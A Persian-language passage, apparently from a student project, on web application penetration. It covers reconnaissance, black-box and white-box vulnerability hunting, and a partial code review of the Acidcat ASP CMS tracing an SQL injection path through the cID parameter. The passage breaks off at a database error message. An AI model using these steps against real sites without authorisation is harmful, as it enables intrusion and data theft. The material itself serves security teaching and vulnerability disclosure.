این ابزارها کمی نسبت به اسکریپت ها هوشمند عمل کرده و لینک های داخل آنها را تا حدود زیادی شناسایی می کنند، اما بهرحال به طور کامل نخواهند توانست از پس یک منوی پیچیده با زبان

JavaScript، یک سایت که برای انجام عملیات نیاز به نشست معتبر دارد یا سایتی که داده های معتبر موجب پیشروی و دیدن URLها می شود، برآیند.

بعد از اینکه نام فایل ها و پوشه های سایت که در خود سایت به آنها لینک داده شده بود، پیدا شدند، مرحله بعدی شناسایی فایل ها و پوشه ها توسط حدس زدن آغاز می گردد. در این قسمت ابزارهای خودکار توسط کلماتی که به آنها داده می شوند شروع به کار کرده و تک تک کلمات را روی پوشه ها و نام فایل ها با جایگشت پسوندهای آنها امتحان می کنند (این پسوندها علاوه بر پسوند برنامه های وب مانند ASP و JSP شامل حالتهایی نظیر ASP1، BAK، 1~ و نظایر اینها نیز هستند.) و در صورت وجود فایل یا پوشه، آن را اعلام می کنند. از آنجایی که کلمات مورد استفاده در یک برنامه با برنامه دیگر می تواند متفاوت باشد، لزوم کنترل دستی وجود دارد. برای مثال اگر در اول نام بعضی پوشه ها، عبارت _En قرار دارد، باید تمامی کلمات داده شده به برنامه، با این پیشوند نیز روی سایت امتحان شوند. یا اگر در جایی فایل هایی با نام ViewDocument.jsp و NewDocument.jsp وجود دارند، باید فایل هایی با نام های EditDocument.jsp و DeleteDocument.jsp نیز مورد بررسی قرار بگیرند. در کنار این باید تمامی داده های فرستاده شده از سمت کاربر به سرویس دهنده و بالعکس را زیر نظر گرفته و به دنبال اطلاعات پنهانی ای باشیم که ارسال یا دریافت می شوند. چرا که شاید در یک قسمت غیر فعال شده صفحه، لینکی به یک صفحه یا تابع پراهمیت وجود داشته باشد و ما آن را در نظر نگرفته باشیم، یا اینکه شاید با فرستادن داده های غیر فعال شده به یک صفحه بتوان اطلاعات مهمی به دست آورد.

با پیدا کردن هرچه بیشتر نام فایل ها، احتمال پیدا کردن آسیب پذیری ها به مراتب بیشتر می گردد. تنها محدودیت هایی که در ادامه این مرحله وجود دارد، محدودیت زمان و تصور از نام فایل ها و پوشه هاست، چرا که این مرحله می تواند تا پیدا شدن نام تمامی فایل ها و پوشه ها پایانی نداشته باشد.

در مرحله دیگر شناسایی با توجه به فایل ها و مقادیر دریافتی از سرویس دهنده، تکنولوژی های استفاده شده و نسخه آنها شناسایی می شود. بعد از این قسمت تمامی برنامه های کاربردی تحت وب دیگر که با سایت یا برنامه یکپارچه شده اند و در آن استفاده شده اند مانند تالارهای گفتگو، گالری عکس و مانند آن، شناسایی می شوند. داشتن این اطلاعات به نفوذگر کمک می کند تا بتواند با استفاده از آسیب پذیری در این نرم افزارهای جانبی، که ممکن است از قبل آسیب پذیر باشند یا کدهایشان برای پیدا کردن آسیب پذیری در دسترس باشد، به سایت یا سرویس دهنده مورد نظر خود دست یابد.

یکی دیگر از کارهایی که نفوذگران همزمان با جستجوی خودکار روی برنامه های کاربردی تحت وب یا سایت ها انجام می دهند، پیمایش سایت به وسیله Google و یافتن اطلاعات مهم از آن است. برای نمونه، حالت های بسیاری دیده شده که سرویس دهنده به علت وجود نقص یا در زمان به روز رسانی و تغییر نسخه، نام صفحات مخفی یا کدهای صفحات سایت خود را فاش کرده و در همان زمان نیز موتور جستجوی Google آنها را ثبت کرده است. که با استفاده از قابلیت Cache این موتور جستجوی قوی، می توان آنها را پیدا کرد و از آنها استفاده کرد.

پس از پایان عملیات شناسایی، داده های به دست آمده از ابزارهای خودکار و جستجوی دستی در کنار هم طبقه بندی می شوند و مرحله بعد با نام پیدا کردن آسیب پذیری ها آغاز می گردد.

۳.۳. پیدا کردن آسیب پذیری ها برنامه های کاربردی تحت وب به زبان های ASP و JSP:

همواره برای پیدا کردن آسیب پذیری برنامه های کاربردی دو حالت وجود دارد:

حالت اول پیدا کردن آسیب پذیری ها در حالت جعبه سیاه[1] است، یعنی حالتی که ما به کدهای یک برنامه کاربردی تحت وب دسترسی نداریم و فقط از طریق وب با آن ارتباط داریم و حالت دوم زمانی است که ما کدهای یک برنامه کاربردی تحت وب را در اختیار داریم و در این کدهای منبع[2] به دنبال آسیب پذیری می گردیم (حالت جعبه سفید[3]).

با اینکه حالت جعبه سیاه به اندازه جعبه سفید موثر نیست اما باید توجه داشت که هر دوی این روش ها در کنار هم، ما را به بهترین نتیجه می رساند. اینطور نیست که در حالت جعبه سفید دیگر استفاده از متدهای جعبه سیاه بی اهمیت باشد و بگوییم به دلیل آنکه مشکلاتی که در حالت جعبه سیاه پیدا می شوند در کدها وجود دارند لذا همیشه در حالت جعبه سفید نیز حتما پیدا خواهند شد. چرا که آسیب پذیری هایی که با استفاده از متدهای جعبه سیاه پیدا می شوند، با سرعت بیشتری به دست می آیند و نیز ممکن است در هنگام خواندن کدها نتوانیم همه چیز ها مانند یک تابع تودرتو را به درستی تحلیل کنیم.

۱.۳.۳. یافتن آسیب پذیری ها در حالت جعبه سیاه:

در این حالت از آنجایی که کدها را در اختیار نداریم و نام تمام فایل ها و پوشه ها را نیز نمی دانیم، مرحله شناخت نقش بسیار مهمی برای موفقیت این مرحله بازی می کند.

در این مرحله از حمله نفوذگران موارد زیر را به صورت دستی و خودکار بررسی می کنند:

۱.۱.۳.۳. بررسی آسیب پذیری های منتشر شده:

[1] Black Box
[2] Source Code
[3] White Box

در این بخش با توجه به نوع و نسخه تکنولوژی استفاده شده در سرویس دهنده وب و همچنین برنامه های کاربردی تحت وب به کار رفته در سایت اصلی، نفوذگران به دنبال آسیب پذیری های از قبل منتشر شده می گردند تا در صورت به روز نبودن آنها، بتوانند از آن آسیب پذیری ها استفاده کنند.

۲.۱.۳.۳. دستکاری پارامترهای ورودی صفحات:

در این قسمت نفوذگران به صورت دستی و خودکار پارامترهای ورودی صفحات را تغییر داده و دنبال آسیب پذیری های معمول برنامه های کاربردی تحت وب، مانند آنهایی که در فصل پیشین گفته شد، می گردند. در این حالت امکان دارد خطاهای برگشتی حاوی اطلاعات مهمی بوده که نفوذگر را برای پیدا کردن آسیب پذیری ها کمک کند.

۳.۱.۳.۳. تکمیل پیدا کردن فایلهای حاوی اطلاعات حساس:

در حین انجام مراحل جستجوی آسیب پذیری امکان دارد فایل ها یا پوشه های جدیدی پیدا شوند، لذا در این مرحله باید دوباره با حدس زدن اقدام به پیدا کردن فایل ها و پوشه های بیشتر با توجه به اطلاعات به دست آمده کرد و سپس به دنبال آسیب پذیری آنها نیز بگردیم.

۴.۱.۳.۳. جستجوی متن های حساس:

در این قسمت برنامه های خودکار جستجوی آسیب پذیری، در تمام محتوای صفحاتی که در هر مرحله جمع آوری کرده اند و حتی خطاهای ایجاد شده به دنبال متن های حساس نظیر مسیر کامل شاخه ها یا فایلها، کدهای منبع پیدا شده، آدرس فایلهای پایگاه های داده، آدرسهای ایمیل و هر چیز دیگری می گردند که اطلاعاتی محرمانه یا حساس از وب سایت را در بر داشته باشد. معمولا حالت دستی این مرحله بسیار کمتر صورت گرفته و در حین انجام عملیات دیگر توسط نفوذگر انجام می گردد.

۲.۳.۳. یافتن آسیب پذیری ها با داشتن کدهای منبع (حالت جعبه سفید):

هر برنامه ی کاربردی تحت وب از هزاران خط کد تشکیل شده و در اغلب اوقات زمانی که برای خواندن این کدها وجود دارد محدود و شاید در حد چند روز است. آمارها نشان می دهد بطور متوسط ۵ تا ۱۵ ایراد در هر ۱۰۰۰ خط کد وجود دارد[۱] و پیدا کردن هر کدام از این ایرادات بین ۲ تا ۹ ساعت زمان می برد[۲]. بنابراین هدف کلیدی خواندن موثر کدها، یافتن هرچه بیشتر آسیب پذیری ها با یک زمان و تلاش مشخص است. برای رسیدن به این منظور پیروی از یک ساختار مشخص و استفاده از تکنیک ها الزامی به نظر می رسد. یک ساختار پیشنهادی موثر امتحان شده که منجر به پیدا شدن آسیب پذیری ها به آسانی و با سرعت بالا می باشد به صورت زیر است:


۱- دنبال کردن داده هایی که می توانند توسط کاربر وارد گردند در طول برنامه، و پیدا کردن نحوه پردازش و به کارگیری آنها.

۲- جستجوی نمونه کدهایی که می توانند نشانه وجود آسیب پذیری باشند.

۳- خواندن خط به خط کدهای خطرناک ذاتی برای فهمیدن منطق برنامه و پیدا کردن مشکلاتی که ممکن است در آن وجود داشته باشد. اجزا و توابعی که برای این خواندن دقیق انتخاب می شوند می توانند شامل مکانیزم های امنیتی کلید در برنامه (مانند قسمت اعتبارسنجی، قسمت مدیریت نشست ها ، کنترل های دسترسی، و سایر کنترل کننده های ورودی)، واسطه ها[۳] به اجزای خارجی، و هر چیزی که در آن از زبان های اصلی مانند C یا C++ استفاده شده است، باشند.

[1] Us Dept. of Defense and the software Engineering Institute
[2] 5 year pentagon study
[3] Interfaces

فلوچارتی که در شکل زیر آمده، یک روش امتحان شده پیدا کردن آسیب پذیری ها در برنامه های کاربردی تحت وب به زبان ASP است که آسیب پذیری های پیدا شده با این روش توسط نویسنده این پروژه در سایت های مختلف امنیتی نظیر Bugreport.ir و SecurityFocus.com ثبت شده است که به بیش از ۵۰ مورد می رسد.



شکل ۳-۱ فلوچارت پیدا کردن آسیب پذیری ها در زبان ASP

حال به نظر می رسد اگر موارد مختلف به وجود آمدن آسیب پذیری را بشناسیم می توانیم وجود آنها را در برنامه های مختلف تشخیص دهیم. در مورد آسیب پذیری های مهم و چگونگی به وجود آمدن آنها در فصل گذشته به تفصیل صحبت شد.

تنها نکته ای که از آن می توان به عنوان یک ترفند برای پیدا کردن بهتر آسیب پذیری ها استفاده کرد که در فصل قبل به آن اشاره نشده، استفاده از نظرات[1] برنامه نویس در طول برنامه است. این کار علاوه بر اینکه دید مناسبی به ما که آشنایی با کار یک تابع یا برنامه خاص را نداریم می دهد، باعث می شود تا گاهی اوقات پیغام هایی را ببینیم که می توان با استفاده از آن پی به آسیب پذیری در یک صفحه وب ببریم. به عنوان نمونه این پیغام ها می توانند شامل پیام هایی باشند که برنامه نویس برای کار بعدی خود نوشته است و فراموش کرده تا آن کار را انجام دهد و نظر خود را نیز حذف نکرده است. مثلا نوشته است: "اگر از پریدن از روی خطاها استفاده نکنیم، ورودی غیر عددی باعث ایجاد خطا در پایگاه داده می گردد. ورودی ها حتما باید بعدا کنترل شوند" که این خود نشان می دهد که این صفحه می تواند نسبت به SQL Injection آسیب پذیر باشد.

پیش نیازی که برای یافتن آسیب پذیری های امنیتی در یک زبان خاص مثل ASP یا JSP، با خواندن کدهای منبع آن لازم است، توانایی فرد در فهمیدن کدهای آن زبان و داشتن دانش در مورد چگونگی عملکرد توابع آن زبان می باشد. برای مثال کسی که می خواهد آسیب پذیری های زبان ASP-VBScript را پیدا کند، باید بداند که در این زبان تمامی ورودی ها با Request آغاز می شوند و کسی که می خواهد صفحات به زبان Java را بخواند، باید بداند تمامی ورودی ها با get آغاز می شوند و برای دیدن ورودی ها باید به دنبال آنها باشد.

[1] Comments

در زیر دو مثال کامل از تحلیل دو برنامه کاربردی تحت وب به زبان ASP آورده شده است. نام اولین برنامه Acidcat بوده که یک سیستم مدیریت محتواست[1] و کدهای آن ساده است. برنامه دوم به نام MegaBBS بوده که یک برنامه تالار گفتگو است که کدهای آن نسبت به سایر برنامه های ASP سخت تر است و وقت زیادتری می گیرد. آسیب پذیری های این دو برنامه بعد از نوشته شدن در سایت های معتبر امنیتی به ثبت رسیدند[2].

۱.۲.۳.۳. پیدا کردن ضعف های امنیتی برنامه Acidcat:

مراحل کاری عبارتند از:

الف- دانلود سورس کد ASP و نصب آن (روی IIS).

Vendor: http://www.acidcat.com/
Version: 3.4.1
File Name: updates_3_4_1_f.zip
Current Address: http://www.acidcat.com/acidcat/downloads/updates_3_4_1_f.zip

ب- تنظیم Dreamweaver برای راحتی کار با فایل ها.

ج- مراحل نصب کامل و مجوز دادن به فایل ها یا پوشه ها طبق راهنمای برنامه:

برای مثال در اینجا اجرای Install.asp

در اینجا از ما نوع پایگاه داده را می خواهد که من نوع متداول تر و سخت برای حمله یعنی Access را انتخاب می کنم.

حال باید به پایگاه داده مجوز خواندن و نوشته شدن بدهیم.

حالا باید فایل connection را تنظیم کنیم.

حالا پوشه مربوط به Upload را مجوز دهی می کنیم.

[1] Content Management System/Service (CMS)
[2] Http://www.bugreport.ir


حالا از ما می خواهد تمام فایل هایی که با Install شروع می شوند را پاک کنیم که ما آنها را نگه می داریم تا شاید بعدا از آنها استفاده کردیم.

حال به کنسول مدیریت می رویم و تنظیمات معمول یک سایت را انجام می دهیم. پسورد مدیر را نیز به یک چیز معلوم دیگر تغییر می دهیم.


د- آغاز حمله در این مرحله صورت می گیرد که می تواند به صورت خودکار یا دستی دقیق باشد.

د-۱- مرحله ماشینی با ابزاری به نام Acunetix نسخه ۴:


تنظیم برنامه به شکل زیر است:




شکل ۳-۲ گام اول تنظیم برنامه خودکار



شکل ۳-۳ گام دوم تنظیم برنامه خودکار



شکل ۳-۴ گام سوم تنظیم برنامه خودکار



شکل ۳-۵ گام چهارم تنظیم برنامه خودکار

د-۱-۱- نتایج با برنامه Acunetix نسخه ۴:

زمان اجرا: حدود ۱۵ دقیقه

آسیب پذیری های شناسایی شده:


فایل main_login.asp اطلاعات را بدون رمز نگاری ارسال می کند.

فایل های default.asp و main_login2.asp دارای SQL Injection هستند.

برای به کار گیری این خطرات حال باید خود وارد عمل شویم.

د-۲- مرحله دستی:

ابتدا به دنبال تمام Request ها می گردیم چرا که ورودی صفحات ASP تنها از طریق آنها صورت می پذیرد:



شکل ۳-۶ تصویر برنامه Dreamweaver

حال تمام Requestها را دنبال می کنیم و اگر جزو پارامتری از صفحه یا درخواست های SQL باشند، آنها را به منظور حملات XSS و SQL Injection یادداشت و رهگیری می کنیم و اگر بگوییم آسیب پذیری مشاهده نشد منظور فقط همین دو نوع آسیب پذیریست چرا که ما دیگر آسیب پذیری ها را فعلا بررسی نمی کنیم. توجه داشته باشید که مرحله انتهایی فلوچارت را هرچه کامل تر انجام دهیم ما را به آسیب پذیری های بیشتری رهنمون می سازد. در اینجا شما خواهید دید که اگرچه این مرحله به صورت کامل انجام نمی پذیرد اما بازهم ما آسیب پذیری های متعددی پیدا خواهیم کرد. البته در انتها از چند روش متمم برای جبران این کم کاری کمک خواهیم گرفت.

روال را طبق خروجی Dreamweaver می نویسم:

- Default.asp:

در خط ۳۴ داریم:

```
titleTag = Request.QueryString("itemTitle")
```

حال کافیست به دنبال titleTag در متن کدها بگردیم که خواهیم دید در سایت نمایش پیدا می کند (پس اگر حمله ای باشد از نوع XSS است) اما قبل از آن کاراکترهای خطرناک که باعث XSS می شود از آن حذف شده اند!

باید توجه داشت که چون خطوط زیر بعد از گرفتن ورودی باعث اجرای دو فایل دیگر شده اند، باید در آن فایل ها نیز به دنبال پارامتر titleTag بگردیم تا چیزی از قلم نیفتد:

```
<!--#include file="default_lang.asp" -->
<!--#include file="default_main.asp" -->
```

واقعیت این است که در این فایل ها نیز هر فایلی که include شده باشد باید در جستجوی این پارامتر titleTag شرکت داشته باشد. پس با نگاهی به سورس این دو صفحه، صفحات جدید بیشتری میابیم که باید جستجو شوند. در کل اگر بنا به فلوچارت کاری خود عمل کنیم قادر خواهیم بود تا تمامی صفحات را به درستی برای حملات XSS و SQL Injection ارزیابی کنیم.

- default_content.asp:

در خط ۷ داریم:

```
formType = Request.QueryString("formType")
```

در کدهای این صفحه می بینیم که formType نقش مهمی ایفا نمی کند.

خط ۹ و ۱۲:

```
itemNum = Request.QueryString("itemID")
Item__MMColParam = Request.QueryString("itemID")
```

می بینیم که عددی بودن itemNum منجر به گزینه بعدی می شود و استفاده دیگری از آن نشده پس این نیز مناسب نیست چرا که حتما باید عددی باشد.

خط ۱۷:

```
Item__MMColParam = Request.Form("cID")
```

در کدها می بینیم که پارامتر Item__MMColParam در ساختن درخواست های SQL به کار می رود. پس با توجه به بالا زمینه یک SQL Injection فراهم شده است. حال کافیست ببینیم چه وقت خط ۱۷ اجرا می شود. برای این کار باید شرط ها را درست کنیم تا این خط اجرا شود.

به شرطی زیر توجه می کنیم:

```
6   If (Request.QueryString("formType") = "search") then
7           Item__MMColParam = getDefaultPage()
8           formType = Request.QueryString("formType")
9   ElseIf (Request.QueryString("itemID") <> "")  Then
11          itemNum = Request.QueryString("itemID")
12          if IsNumeric(itemNum) then
13                  Item__MMColParam = Request.QueryString("itemID")
14          else
16                  Item__MMColParam = getDefaultPage()
17          end if
18  ElseIf (Request.Form("cID") <> "") Then
19          Item__MMColParam = Request.Form("cID")
    Else
          Item__MMColParam = getDefaultPage()
    End If
```

می بینیم که اگر formType برابر search نباشد و itemID خالی باشد و cID خالی نباشد، خط ۱۷ اجرا خواهد شد. پس برای شروع این فایل باید به شکل زیر اجرا شود:

```
default_content.asp?formType=&itemID=
```

که پارامتر cID به صورت متد Post برای آن ارسال می شود.

حال این فایل را به همین شکل اجرا می کنیم و می بینیم که خطای زیر را نمایش می دهد:

ADODB.Recordset error '800a0bb9'

Arguments are of the wrong type, are out of acceptable range, or are in conflict with one another.

/default_content.asp, line 26

با توجه به اینکه این خطا قبل از خط ساخته شدن درخواست SQL داده شده و دیگر اینکه هیچ فایل Include در این فایل به مسیر پایگاه داده وجود ندارد نتیجه می گیریم که این فایل خود در درون یک فایل دیگر باید include شود. لذا می خواهیم آن فایل را پیدا کنیم تا این آسیب پذیری را امتحان کنیم.(گفتنیست در این فایل هیچ ورودی دیگری وجود ندارد که بخواهیم بعد از این مورد تحقیق قرار دهیم) حال از default_content.asp به عنوان پارامتر جستجو در همه فایل ها استفاده می کنیم:

فایل default_main.asp را می بینیم که فقط آن فایل default_content.asp را Include کرده است.

لذا در مرورگر URL زیر را مرور می کنیم:

default_main.asp?formType=&itemID=

می بینیم:

ADODB.Recordset error '800a0bb9'

Arguments are of the wrong type, are out of acceptable range, or are in conflict with one another.

/default_menu_javascript.asp, line 6

